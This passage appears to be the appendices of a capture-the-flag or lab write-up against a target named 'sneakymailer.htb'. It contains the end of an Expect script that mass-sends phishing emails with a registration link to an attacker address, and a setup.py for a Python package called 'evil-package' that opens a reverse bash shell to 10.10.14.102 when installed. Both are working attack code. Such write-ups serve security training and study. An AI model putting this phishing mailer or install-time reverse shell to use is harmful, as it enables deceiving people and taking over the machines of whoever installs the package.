set emails [split [read -nonewline $f] "\n"]
close $f

set sender "angelicaramos@sneakymailer.htb"
foreach recipient $emails {

      send "MAIL FROM:$sender\r"
      expect "250"

      send "RCPT TO:$recipient\r"
      expect "250"

      send "DATA\r"
      expect "354"

      send "From: $sender\r"
      send "Subject: PyPI register info\r"
      send "To: $recipient\r"
      send "\r"
      send "Glad to have you with us!\r"
      send "Please follow this link to register. http://10.10.14.102/\r"
      send ".\r"
      expect "250"

}

send "QUIT\r"
expect 221

interact
```

Appendix 2 – Malicious Python Package - setup.py

```
#! /usr/bin/env python3

import sys
from setuptools import setup

try:
        import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne
ct(("10.10.14.102",53));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);
except Exception as e:
        pass

setup(
    name="evil-package",
    description="",
    long_description="",
    version="",
    packages=["evil-package"],
    url="",
    maintainer=(),
    maintainer_email="",
    classifiers=[],
    zip_safe=True,
    entry_points={},
    options={},
    platforms=[],
)
```